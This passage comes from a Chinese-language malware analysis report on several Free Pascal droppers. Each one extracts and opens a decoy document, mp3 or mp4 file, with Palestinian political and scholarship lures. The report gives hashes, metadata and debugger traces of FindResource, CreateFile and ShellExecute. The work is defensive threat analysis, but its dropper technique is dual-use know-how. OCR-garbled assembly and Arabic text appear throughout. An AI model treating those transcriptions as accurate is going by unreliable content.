8975 D4	<code>mov dword ptr ss:[ebp+0x20],esi</code>	Scholars.004D3930	ST1 empty 0.0
59	<code>pop ecx</code>	Scholars.004D3930	ST2 empty 0.0
33C0	<code>xor eax,eax</code>	Scholars.0058E2C8	ST3 empty 0.0
8955 D0	<code>mov dword ptr ss:[ebp+0x30],edx</code>	Scholars.0058E2C8	ST4 empty 0.0
807D F4	<code>lea edi,dword ptr ss:[ebp+0x1C]</code>	Scholars.004D3930	ST5 empty 0.0
BE 00020000	<code>mov esi,0x200</code>	Scholars.004D3930	ST6 empty 0.5000000000000000
C745 C8 C0000000	<code>mov dword ptr ss:[ebp+0x40],0x3C</code>	Scholars.004D3930	ST7 empty 456.2500000000000
F3:AB	<code>rep stos dword ptr es:[edi]</code>	Scholars.004D3930	3 2 1 0
56	<code>push esi</code>	Scholars.004D3930	FST 0120 Cond 0 0 1 B
0C 0A000000	<code>push offset mutexA</code>	Scholars.004D3930	FCW 1372 Prec NEAR,64

该样本关于巴勒斯坦在塞尔维亚共和国奖学金的话题,属于教育类诱饵文档



诱饵内容对应的官网图片



之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(10).347678363764_ تقرير حول أهم المستجدات

a. 样本信息

样本信息	347678363764(报告最重要的事态发展)
样本MD5	9bc9765f2ed702514f7b14bcf23a79c7
样本SHA-1	7684cd1a40e552b22294ea315e7e208da9112925
样本SHA-256	4e77963ba7f70d6777a77c158fab61024f384877d78282d31ba7bbac06724b68
样本类型	Win32 EXE GUI程序
样本大小	2.02 MB (2120704 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-02 11:59:19

检测到阿拉伯语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体)

报告最重要的事态发展

文件名翻译信息

最初VT上传时间

样本编译时间戳

样本347678363764_.exe的文件信息

样本PE信息

b. 样本分析

通过 FindResource 函数查找资源 MYDATA, 通过下图我们可以看出该资源是一个 docx 文件

37E9BB	8BFF	mov edi,edi	1.0058F3B8	寄存器 (FPU)
37E9BD	55	push ebp		EAX 00000000
37E9BE	8BED	mov ebp,esp		ECX 7EFDD000
37E9C0	6A 00	push 0x0		EDX 0160FC38
37E9C2	FF75 0C	push duord ptr ss:[ebp+0xC]		EBX 00000000
37E9C5	FF75 10	push duord ptr ss:[ebp+0x10]		ESP 0160F080
37E9C8	FF75 08	push duord ptr ss:[ebp+0x8]		EBP 0160F0E0
37E9CB	E8 00FFFF	call kernel32.FindResourceExA		ESI 002FC9E0
37E9CC	50	push ebp	1.00435E8E	EDI 0050F3B0 ASCII "MYDATA"
37E9D0	C2 0C00	ret 0xC		EIP 7537E90B kernel32.FindResourceA
37E9D4	90	nop		C 0 ES 0023 32位 0xFFFFFFFF
37E9D5	90	nop		P 1 CS 0023 32位 0xFFFFFFFF
37E9D6	90	nop		A 0 SS 0023 32位 0xFFFFFFFF
37E9D7	90	nop		Z 0 DS 0028 32位 0xFFFFFFFF
37E9D8	90	nop		S 0 FS 0053 32位 7EFDD000(FFF)
37E9D9	90	nop		T 0 GS 0028 32位 0xFFFFFFFF
37E9D9	8BFF	mov edi,edi	1.0058F3B8	D 0
37E9D9	55	push ebp		0 0 LastErr ERROR_ACCESS_DENIED (00000005)
37E9DC	8BED	mov ebp,esp		EFL 0000026 (NO,NB,E,BE,NS,PE,GE,LE)
37E9DE	51	push ecx		ST0 empty 0.0
37E9DF	51	push ecx		ST1 empty 0.0
37E9E0	53	push ebx		ST2 empty 0.0
37E9E1	53	push ebx		ST3 empty 0.0
Rodata	F7	BTN_RETRY	0x00202074	ST4 empty 0.0
Rodata	BTN_RETRY_150	0x002023F4	PNG	ST5 empty 0.0
Rodata	BTN_RETRY_200	0x00202948	PNG	ST6 empty 0.5000000000000000
Rodata	BTN_YES	0x00202F7C	PNG	ST7 empty 0.5000000000000000
Rodata	BTN_YES_150	0x0020314C	PNG	
Rodata	BTN_YES_200	0x002033F8	PNG	
Rodata	DIALOG_CONFIR...	0x0020371C	PNG	
Rodata	DIALOG_ERROR	0x00203F40	PNG	
Rodata	DIALOG_INFOR...	0x00204548	PNG	
Rodata	DIALOG_SHIELD	0x0020465C	PNG	
Rodata	DIALOG_WARNI...	0x00205380	PNG	
Rodata	MYDATA	0x00205894	PKZIP	
Rodata	SORTASC	0x0020D6C4	PNG	
Rodata	SORTASC_150	0x0020D834	PNG	
Rodata	SORTASC_200	0x0020D9C8	PNG	
Rodata	SORTASC_50	0x0020DC0C	PNG	

通过 CreateFile 函数将 docx 文件源数据写入 %Temp%\daily_report.docx (诱饵文件) 中

0 8BFF	mov edi,edi	1.004D4240	寄存器 (FPU)
E 55	push ebp		EAX 0056A20C UNICODE "C:\Users\User\AppData\Local\Temp\daily_report.docx"
F 8BED	mov ebp,esp		ECX 00000106
I 51	push ecx		EDX 00000000
2 51	push ecx		EBX 0000F080
3 FF75 08	push duord ptr ss:[ebp+0x8]		ESP 0160FA9C
6 8D45 F8	lea eax,duord ptr ss:[ebp+0x8]		EBP 0160F0BC
N FF15 50053675	call duord ptr ds:[R8d11.RtlInitUnicodeStringEx		ESI 00000106
O 85C8	test eax,eax		EDI 00000000
1 0F8C 50870200	[1] kernel32._7538F6C8		EIP 75363F5C kernel32.CreateFileW
8 8F75 0C	push duord ptr ss:[ebp+0xC]		C 0 ES 0028 32位 0xFFFFFFFF
B 8D45 F8	lea eax,duord ptr ss:[ebp+0xC]		P 1 CS 0023 32位 0xFFFFFFFF
E 50	push eax		A 0 SS 0028 32位 0xFFFFFFFF
F E8 40000000	call kernel32._75363FCF		Z 0 DS 0028 32位 0xFFFFFFFF
H 85C8	test eax,eax		S 0 FS 0053 32位 7EFDD000(FFF)
L 0F85 40B70200	[2] kernel32._7538F6D6		T 0 GS 0028 32位 0xFFFFFFFF
C FF75 20	push duord ptr ss:[ebp+0x20]		D 0
F FF75 1C	push duord ptr ss:[ebp+0x1C]		0 0 LastErr ERROR_ACCESS_DENIED (00000005)
2 FF75 18	push duord ptr ss:[ebp+0x18]		EFL 0000026 (NO,NB,NE,A,NS,PE,GE,B)
5 FF75 14	push duord ptr ss:[ebp+0x14]		ST0 empty 0.0
8 FF75 10	push duord ptr ss:[ebp+0x10]		ST1 empty 0.0
B FF75 0C	push duord ptr ss:[ebp+0xC]	1.004D4240	ST2 empty 0.0
E FF75 08	push duord ptr ss:[ebp+0x8]		ST3 empty 0.0
I 8 09D7FFFF	call C:\mp.&API-MS-Win-Core-File-L1-1-0.		ST4 empty 0.0
6 C9	leave		ST5 empty 0.0
7 C2 1C00	ret 0x1C		ST6 empty 0.5000000000000000
9 98	nop		ST7 empty 0.5000000000000000
000000			

创建诱饵文档

通过 ShellExecute 函数将 %Temp%\daily_report.docx 打开

075 8BFF	mov edi,edi	1.0058F3E8	寄存器 (FPU)
076 55	push ebp		EAX 005F3E8B ASCII "open"
077 8BED	mov ebp,esp		ECX 00310B84
078 83EC 40	sub esp,0x40		EDX 00000000
080 A1 EC0FF575	mov eax,duord ptr ds:[0x75F5AFEC]		EBX 00000000
085 33C5	xor eax,ebp		ESP 0160FCA4 UNICODE "打开"
087 8945 FC	push duord ptr ss:[ebp-0x4],eax		EBP 0160FD2C
088 8845 08	mov eax,duord ptr ss:[ebp+0x8]	1.0058F3E8	ESI 0000026 (1.004D4240)
089 8840 0C	mov ecx,duord ptr ss:[ebp+0xC]		EDI 00000000
090 8855 10	mov edx,duord ptr ss:[ebp+0x10]	1.005328EE	EIP 7500707B shell32.ShellExecuteA
093 8365 E0 00	and duord ptr ss:[ebp+0x20],eax		C 0 ES 0028 32位 0xFFFFFFFF
097 56	push esi	1.004D4240	P 1 CS 0023 32位 0xFFFFFFFF
098 8875 14	mov esi,duord ptr ss:[ebp+0x14]		A 0 SS 0028 32位 0xFFFFFFFF
099 57	push edi		Z 0 DS 0028 32位 0xFFFFFFFF
09C 8870 18	mov edi,duord ptr ss:[ebp+0x18]		S 0 FS 0053 32位 7EFDD000(FFF)
09E 8845 C8	push duord ptr ss:[ebp+0x28],edi	1.0058F3E8	T 0 GS 0028 32位 0xFFFFFFFF
09F 8845 1C	mov eax,duord ptr ss:[ebp+0x1C]	1.004D429C	D 0
095 68 06	push dx		0 0 LastErr ERROR_ALREADY_EXISTS (00000007)
097 8940 CC	push duord ptr ss:[ebp-0x34],ecx		EFL 0000026 (NO,NB,NE,A,NS,PE,GE,G)
098 8970 D8	push duord ptr ss:[ebp+0x28],edi		ST0 empty 0.0
099 8945 DC	push duord ptr ss:[ebp+0x24],eax	1.0058F3E8	ST1 empty 0.0
09D 8975 D4	push duord ptr ss:[ebp+0x2C],esi	1.004D4298	ST2 empty 0.0
09E 5A 06	pop eax	1.004D429E	ST3 empty 0.0
09A 32C0	xor eax,ecx	1.0058F3E8	ST4 empty 0.0
09B 8955 D0	mov duord ptr ss:[ebp-0x30],edx		ST5 empty 0.0
09C 8D70 E4	lea edi,duord ptr ss:[ebp+0x10]		ST6 empty 0.5000000000000000
09D BE 00020000	mov esi,0x200		ST7 empty 0.5000000000000000
09E C745 C0 3C0000	mov duord ptr ss:[ebp+0x40],0x3C		
000000			

打开诱饵文档

从诱饵样本中的内容我们可以看出其关于巴勒斯坦态势的问题,属于政治类诱饵样本

原文

2019/12/26

النَّكْرِيرُ الْيَوْمِيُّ: حَوْلَ أَهْمَ الْمُسْتَدِعَاتِ الْفَلَسْطِينِيَّةِ لِيَوْمٍ - 26 - 12 - 2019

الْمُوَافِقُ وَالْمُصْرِحُاتُ الرَّسْمِيَّةُ الصَّادِرَةُ عَنِ الرَّئِسَيَّةِ الْفَلَسْطِينِيَّةِ،

أَبُو رِدَيْنَهُ: الْقَسْمُ وَعَوْنَاهُ خَيْرٌ وَطَيْنٌ لَا مَسْؤُلَةُ عَلَيْهِ: قَالَ النَّاطِقُ الرَّسِّي بِاسْمِ الرَّئِسَيَّةِ، نَبِيلُ أَبُو رِدَيْنَهُ، إِنَّ مَيْدَنَ الْقَدْسَ يَعْدُهَا الْمُسْجَدُ وَالْإِسْلَامُ وَالْمُخْسَنُ عَلَى هَيْنَاهُ الْعَرَبِيَّةُ الْفَلَسْطِينِيَّةُ خَيْرٌ وَطَيْنٌ، لَا مَسْؤُلَةُ عَلَيْهِ.

وَضَافَ: إِنْ دَعْوَةَ الْبَعْضِ لِإِجْرَاءِ الْاِنتِخَابَاتِ بِمَعْنَىِهِ إِنْ اِجْرَائَهَا دَاخِلَ مَيْدَنِ الْقَدْسِ، هُوَ مُحَارَبَةٌ لِلْاِنْقَافَاتِ عَلَى أَحَدِ الْوَابِتِ الْفَلَسْطِينِيَّةِ الْمَقْسَمَةِ لِلْمُدِيِّ الشَّعُوبِ الْفَلَسْطِينِيَّةِ، وَتَسَاوِيُ خَطْبُرَ مَعِ الْاِحْتِلَالِ الَّذِي يَحَاوِلُ تَهْوِيدَ الْمَدِينَةِ الْمَقْسَمَةِ.

وَتَسَابَعَ أَبُو رِدَيْنَهُ، إِنْ مَوْقِفَ الرَّئِيْسِ مُحَمَّدِ جَيَّادِ وَالْقِيَادَةِ الْفَلَسْطِينِيَّةِ، أَنَّهُ لَا يَتَّخِذُونَ الْفَلَسْطِينِيَّةَ دُونَ الْفَلَسْطِينِيَّةِ، وَهُمْ كَانُوكُمْ أَصْفَوْنَاهُ، وَأَنَّ نَعْظِيَ الْاِحْتِلَالَ فِي مَسَأَةِ سِيَاسَةِ الْأَمْرِ الْوَاقِعِ، وَسَنَسْتَرِيُّ مَسَاعِنَا مَعِ الْجَهَاتِ الْوَالِيَّةِ لِلْمُضَغْطَةِ عَلَى إِسْرَائِيلِ الْمُوَافِقَةَ عَلَى مَشَارِكَةِ شَعْبِنَا الْفَلَسْطِينِيِّ الْمَذْسُوِّ فِي هَذِهِ الْاِنتِخَابَاتِ تَرْشِحًا وَالْاِنتِخَابَاتِ.

翻译

12/26/2019

日报：关于巴勒斯坦最重要的事态发展，2019年2月26日

巴勒斯坦总统的态度和官方声明

阿布·鲁迪内 (Abu Rudeineh)：耶路撒冷及其阿拉伯主义是国家的选择，这是不容妥协的：总统发言人纳比尔·阿布·鲁迪纳 (Nabil Abu Rudeineh) 说，拥有基督教和伊斯兰教圣洁并保持阿拉伯-巴勒斯坦身份的耶路撒冷市是一种国家选择，而不是妥协。

他补充说：有些人呼吁独立于耶路撒冷市举行选举，这是在试图绕过巴勒斯坦人民神圣的巴勒斯坦常数之一，并且与试图将圣城犹太化的占领危险地和谐统一。

阿布·鲁迪内 (Abu Rudeineh) 补充说，马哈茂德·阿巴斯 (Mahmoud Abbas) 总统和巴勒斯坦领导人的立场是，无论压力如何，没有耶路

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(11).asala-panet-il-music-live-892578923756-mp3

a. 样本信息

样本信息	asala-panet-il-music-live-892578923756-mp3(Asala Panet现场音乐)
样本MD5	1eb1923e959490ee9f67687c7faec697
样本SHA-1	65863efc790790cc5423e680cacd496a2b4a6c60
样本SHA-256	b42d3deab6932e04d6a3fb059348e608f68464a6cdc1440518c1c5e66f937694
样本类型	Win32 EXE GUI程序
样本大小	2.47 MB (2592256 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-26 06:53:36

检测到保加利亚语 中文 意大利语 萨摩亚语 ▾ 阿拉伯语 中文(简体)

artisan video × 工匠视频

文件名翻译信息

artisan-video-5625572889047205-9356297846-mp4.exe
程序入口: 00160560 入口图标: .text
文件偏移: 0016C960 入口字节: C6.05.40.E5.5E
连接器版本: 3.0.4 子系统: Windows GUI
文件大小: 00216000h 附加数据: NO 00000000
Image is 32bit executable RES/OVL : 9 / 0 % ????
Free Pascal Compiler v.3.0.4 [2019/10/27] for i386 www.freepascal.org
帮助提示 - 脱壳信息
[NO DEBUG INFO] - Not packed , try ollydbg v2 - www.ollydbg.de or
样本文档PE信息

History ①
First Submission 2019-12-11 19:25:41
Last Submission 2019-12-11 19:25:41
Last Analysis 2020-02-13 13:33:14

最初VT上传时间

编码 时间戳: 00000000
签名 1970-01-01 / 01:00:00
样本编译时间戳
样本artisan-video-5625572889047205-9356297846-mp4.exe的文件信息

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 `unknown` 文件

```

75FDE70E      00E8  mov    esp,esp
75FDE9DE      51      push   ecx
75FDE9DF      51      push   ecx
75FDE9E0      53      push   ebx
75FDE9E1      56      push   esi
75FDE9E2      57      push   edi
75FDE9E3      E8 AC2AFFEF call   kernel32.RegKrnGetGlobalState
75FDE9E8      8875 0C  mov    esi,dword ptr ss:[ebp+0x8]
75FDE9E9      8848 18  mov    ecx,dword ptr ds:[eax+0x10]
75FDE9EE      33D2  xor    edx,edx
75FDE9F0      8955 F8  mov    dword ptr ss:[ebp+0x8],edx
75FDE9F3      8955 FC  mov    dword ptr ss:[ebp+0x4],edx
75FDE9F6      3BF2  cmp    esi,edx
75FDE9F7      74 F8  je    short kernel32.75FDE9E9
edi=0058E298 (asala-pa.0058E298), ASCII "HYDATA"

```

查找资源

地址	HEX 数据	CALL 到 FindResource 来自 asala-pa.00435839
idata	DIALOG_CONFIR...	hModule = 00400000 (asala-pa)
idata	DIALOG_ERROR...	ResourceName = "HYDATA"
idata	DIALOG_INFOR...	ResourceType = RT_RCDATA
idata	DIALOG_SHIELD	asala-pa.00403930
idata	DIALOG_WARNL...	返回到 asala-pa.0040FF62
idata	MYDATA	UNICODE "标准"
idata	SORTASC	asala-pa.00400000
idata	SORTASC_150	asala-pa.00400000
idata	SORTASC_200	asala-pa.00400000
idata	SORTASC_50	asala-pa.00400000
idata	SORTASC_75	asala-pa.00400000
idata	SORTDESC	asala-pa.00400000
idata	SORTDESC_150	asala-pa.00400000

通过 CreateFile 函数将文件源数据写入 %Temp%\asala.mp3 (诱饵文件) 中

```

75FC3E80      8050  mov    eax,eax
75FC3E86      FF75 20  push   dword ptr ss:[ebp+0x20]
75FC3E8C      FF75 1C  push   dword ptr ss:[ebp+0x1C]
75FC3E92      FF75 18  push   dword ptr ss:[ebp+0x18]
75FC3E95      FF75 14  push   dword ptr ss:[ebp+0x14]
75FC3E98      FF75 10  push   dword ptr ss:[ebp+0x10]
75FC3E9B      FF75 0C  push   dword ptr ss:[ebp+0xC]
75FC3E9E      FF75 08  push   dword ptr ss:[ebp+0x8]
75FC3FA1      E8 09D7FFFF call   <Imp\!API-MS-Win-Core-File-L1-1-0.>
75FC3FA6      C9      leave
75FC3FA7      C2 1C00  retn 0x1C
75FC3FAA      90      nop
75FC3FA8      90      nop
75FC3FA9      43      inc    ebx
75FC3FAE      0005 00  add    byte [bx+de+edi],al
edi=00000000

```

创建诱饵文件

地址	HEX 数据	CALL 到 CreateFile 来自 asala-pa.0044C9E0
00560000	5A 00 00 00 70 37 41 00 00 00 00 00 00 00 00 00	hModule = "C:\Users\User\AppData\Local\Temp\asala.mp3"
00560010	98 39 41 00 00 00 00 00 00 00 00 00 00 00 00 00	Access = GENERIC_READ GENERIC_WRITE
00560020	00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44	ShareMode = 0
00560030	00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44	pSecurity = NULL
00560040	00 00 00 00 E0 03 45 00 F0 38 43 00 00 00 00 00 00	Mode = CREATE_ALWAYS
00560050	00 00 00 00 E0 08 45 00 D0 07 42 00 E0 07 42	0168FAB4 00000080 Attributes = NORMAL
00560060	00 20 45 00 00 00 00 00 00 00 00 00 00 00 00 00	0168FAB8 00000000 hTemplateFile = NULL
00560070	00 9C 46 00 D0 9C 46 00 00 45 47 00 E0 45 47	0168FB80
00560080	20 DD 46 00 30 00 00 00 F0 B0 46 00 00 B1 46	0168FAC0 004447B8 返回到 asala-pa.004447B8 来自 asala-pa.0044C9E0
00560090	00 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00	0168FAC4 00000000
005600A0	00 42 45 00 00 42 45 00 60 66 45 00 00 00 00 00 00	0168FAC8 00403930 asala-pa.00403930
005600B0	00 43 45 00 20 45 00 00 E0 08 48 00 00 00 00 00 00	0168FACC 00000000
005600C0	98 4C 47 00 00 00 00 B0 C5 47 00 00 00 00 00 00 00	0168FAD0 00380054 UNICODE "C:\Users\User\AppData\Local\Temp\asala.mp3"
005600D0	50 9C 48 00 00 00 00 00 40 E2 47 00 00 00 00 00 00	0168FAD4 00000000

通过 ShellExecute 函数将 %Temp%\asala.mp3 打开

```

00709C      887D 18  mov    edi,dword ptr ss:[ebp+0x18]
00709F      8945 C8  mov    dword ptr ss:[ebp+0x38],eax
0070A2      8845 1C  mov    eax,dword ptr ss:[ebp+0x1C]
0070A5      6A 06  push   bx
0070A7      8940 CC  mov    dword ptr ss:[ebp+0x34],ecx
0070A8      897D D8  mov    dword ptr ss:[ebp+0x28],edi
0070A9      8945 DC  mov    dword ptr ss:[ebp+0x24],eax
0070A9      8975 D4  mov    dword ptr ss:[ebp+0x2C],esi
0070B3      59      pop    ecx
0070B4      33C0  xor    eax,ax
0070B6      8955 D0  mov    dword ptr ss:[ebp+0x30],edx
0070B7      B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070B8      BE 00020000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070C1      C745 C0 3C0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070C8      F3:AB  rep    stos dword ptr es:[edi]
0070CA      56      push   esi
0070CB      0F 84000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
edi=00000000

```

打开诱饵文件

地址	HEX 数据	CALL 到 ShellExecute 来自 asala-pa.00427E49
00000000	50 00 00 00 5A 00 00 00 70 37 41 00 00 00 00 00 00 00	hModule = NULL
000010	98 39 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Operation = "open"
000020	00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44	0168FCM8 00000000 asala-pa.00427E49
000030	00 00 00 00 E0 03 45 00 30 B3 44 00 50 B3 44	0168FCM0 00524C6C fileName = "C:\Users\User\AppData\Local\Temp\asala.mp3"
000040	00 E2 44 00 80 E2 44 00 80 03 45 00 00 03 45	0168FCM4 00000000 Parameters = NULL
000040	00 3F 44 00 E0 3F 44 00 F0 38 43 00 00 00 00 00 00	0168FCM8 00000000 DefDir = NULL
000050	00 00 00 00 E0 08 45 00 D0 07 42 00 E0 07 42	0168FCM0 00000001 IsShown = 0x1
000060	00 29 45 00 00 20 45 00 30 38 45 00 A0 30 45	0168FCM0 00000000
000070	00 9C 46 00 D0 9C 46 00 40 45 47 00 E0 45 47	0168FCM4 00000000
000080	20 DD 46 00 30 00 00 F0 B0 46 00 00 B1 46	0168FCM8 0055DC20 asala-pa.00427E49
000090	00 00 00 00 70 00 00 00 00 00 00 00 00 00 00 00	0168FCM0 00000000
0000A0	00 B2 45 00 00 40 42 45 00 60 66 45 00 00 00 00	0168FCM0 0168FC90 ASCII "打开"
0000B0	00 B3 45 00 20 K3 45 00 E0 08 48 00 00 00 00 00	0168FCM4 00000000
0000C0	50 9C 48 00 00 00 00 00 40 E2 47 00 00 00 00 00	0168FCM0 00000000
0000D0	00 19 47 00 00 00 00 00 50 59 48 00 00 00 00 00 00	0168FCM0 00000000
0000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0168FCM4 00000000

歌曲挺好听的,但是我们也不知道啥意思,将其归属于未知类题材样本

(12).artisan-video-5625572889047205-9356297846-mp4

a.样本信息

样本信息	artisan-video-5625572889047205-9356297846-mp4(工匠视频)
样本MD5	4d9b6b0e7670dd5919b188cb71d478c0
样本SHA-1	599cf23db2f4d3aa3e19d28c40b3605772582cae
样本SHA-256	83e0db0fa3feaf911a18c1e2076cc40ba17a185e61623a9759991deeca551d8b
样本类型	Win32 EXE GUI程序
样本大小	2.09 MB (2187264 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2019-12-11 19:25:41

检测到意大利语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体) History (1)

First Submission 2020-02-26 06:53:36
Last Submission 2020-02-26 06:53:36
Last Analysis 2020-02-27 01:11:22

asala panet il music live Asala Panet现场音乐

文件名翻译信息


最初VT上传时间

样本文档PE信息

样本编译时间戳

b. 样本分析

通过 FindResource 函数查找资源 MYDATA, 通过下图我们可以看出该资源是一个 unknown 文件



通过 CreateFile 函数将文件源数据写入 %Temp%\artisan-errors.mp4 (诱饵文件) 中

BBFF mov eax,esi
55 push ebp
90 push esp
51 push ecx
51 push ecx
FF75 08 push dword ptr ss:[ebp+0x8]
8045 F8 lea eax,dword ptr ss:[ebp-0x8]
50 push eax
FF15 00E875C7 call dword ptr ds:[<&a href="#">&ntdll.RtlInitUnicodeStringEx]
85C0 test eax,eax
.FFACE 58070208 [1] kernel32.75FFEFACB artisan-.00404240
FF75 0C push dword ptr ss:[ebp+0xC]
8045 FB lea eax,dword ptr ss:[ebp-0x8]
50 push eax
E8 4B000000 call kernel32.75FC9FC artisan-.00404240
85C0 test eax,eax
.FFACE A4B70208 [2] kernel32.75FFE606 artisan-.00404240
FF75 20 push dword ptr ss:[ebp+0x20]
FF75 1C push dword ptr ss:[ebp+0x1C]
FF75 18 push dword ptr ss:[ebp+0x18]
FF75 14 push dword ptr ss:[ebp+0x14]
FF75 10 push dword ptr ss:[ebp+0x10]
FF75 0C push dword ptr ss:[ebp+0x1C]
FF75 08 push dword ptr ss:[ebp+0x8]
.EB 0D7FFFFF .exitC <jmp.&API-MS-Win-Core-File-L1-1-0.
C9 leave
C2 1C00 add esp,0x1C
90 nop
90 nop
h3 inc ebx
90C9 add byte byte ds:[edi+0x10]

创建诱饵文档


通过 ShellExecute 函数将 %Temp%\artisan-errors.mp4 打开

```
3 8365 E0 00 and dword ptr ss:[ebp-0x20],0x0 artisan-.004D4240
4 56 push esi
5 8875 14 mov esi,dword ptr ss:[ebp+0x14]
6 57 push edi
7 8870 18 mov edi,dword ptr ss:[ebp+0x18]
8 8945 C8 mov dword ptr ss:[ebp-0x38],eax artisan-.0058F3E8
9 8845 1C mov eax,dword ptr ss:[ebp+0x1C] artisan-.004D429C
0 6A 06 push 0x6
1 8940 CC mov dword ptr ss:[ebp-0x34],ecx
2 8970 D8 mov dword ptr ss:[ebp-0x28],edi
3 8945 DC mov dword ptr ss:[ebp-0x24],eax artisan-.0058F3E8
4 8975 D4 mov dword ptr ss:[ebp-0x2C],esi artisan-.004D4240
5 59 pop ecx artisan-.0042840E
6 33C0 xor eax,eax artisan-.0058F3E8
7 8955 D0 mov dword ptr ss:[ebp-0x30],edx
8 8070 E4 lea edi,dword ptr ss:[ebp-0x1C]
9 BE 00020000 mov esi,0x200
0 C745 C0 3C00000 mov dword ptr ss:[ebp-0x40],0x3C
1 F3:A8 rep stos dword ptr es:[edi]
2 56 push esi artisan-.004D4240
3 EC 00160000 mov edi,0x160000
```

打开诱饵视频

HEX 数据		CALL 到 _ShellExecute 来自 artisan-.00428409
05 A0 00 00 00 5A 00 00 00 30 39 41 00 00 00 00	00161FC44	0042840E CALL 到 _ShellExecute 来自 artisan-.00428409
05 5B 3B 41 00 00 00 00 00 00 00 00 00 00 00 00	00161FC49	00000000 hWnd = NULL
00 00 00 00 00 00 45 00 40 00 44 00 00 00 00 00	00161FC4C	0005F3E8 Operation = "open"
00 00 00 00 00 45 00 40 00 44 00 00 00 00 00 00	00161FC50	017D31F4 FileName = "C:\Users\User\AppData\Local\Temp\artisan-errors.mp4"
08 8A EA 44 00 C0 E0 44 00 00 00 45 00 00 00 00 00	00161FC54	00000000 Parameters = NULL
00 00 00 00 00 30 46 00 00 00 00 41 00 00 00 00 00 00	00161FC58	00000000 DefDir = NULL
00 00 00 00 00 12 45 00 00 00 42 00 C0 00 00 00 00 00	00161FC5C	00000001 IsShown = 0x1
00 00 00 00 00 33 45 00 00 50 39 45 00 00 39 45 00 00 00	00161FC60	00000000
00 00 00 00 00 45 00 F0 A5 46 00 60 4E 47 00 00 4F 47 00	00161FC64	00000000
00 00 00 00 00 50 E6 46 00 10 00 46 00 20 00 46 00 00 00 00	00161FC68	0055E530 artisan-.0055E530
00 00 00 00 00 90 E3 46 00 00 00 00 00 00 00 00 00 00 00	00161FC6C	00000000
00 00 00 00 00 F0 48 45 00 00 00 6F 45 00 00 00 00 00 00 00	00161FC70	0161FC98 ASCII "0数"
00 00 00 00 00 45 00 00 00 00 00 00 00 00 00 00 00 00 00	00161FC74	0161FC60

该样本伪装成视频丢失的404信号,没有实际参考价值,故归入**未知类**题材样本



MP4诱饵文件内容



之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

السيرة الذاتية منال1(13)

a. 样本信息

样本信息	1 السيرة الذاتية منال(传记手册1)
样本MD5	817861fce29bac3b28f06615b4f1803f
样本SHA-1	817394d48ccb3cdc008080b92a11d8567085b189
样本SHA-256	4a6d1b686873158a1eb088a2756daf2882bef4f5ff7af370859b6f87c08840f
样本类型	MS Word 文档 带有恶意宏
样本大小	71.50 KB (73216 bytes)
样本创造时间	2020-02-02 12:26:00
最后保存时间	2020-02-02 12:26:00
最初上传时间	2020-02-02 12:52:19

检测到阿拉伯语 中文 萨摩亚语 阿拉伯语 × 中文(简体) 英语 History ①

Creation Time 2020-02-02 11:26:00
First Submission 2020-02-02 12:52:19
Last Submission 2020-02-02 12:52:19
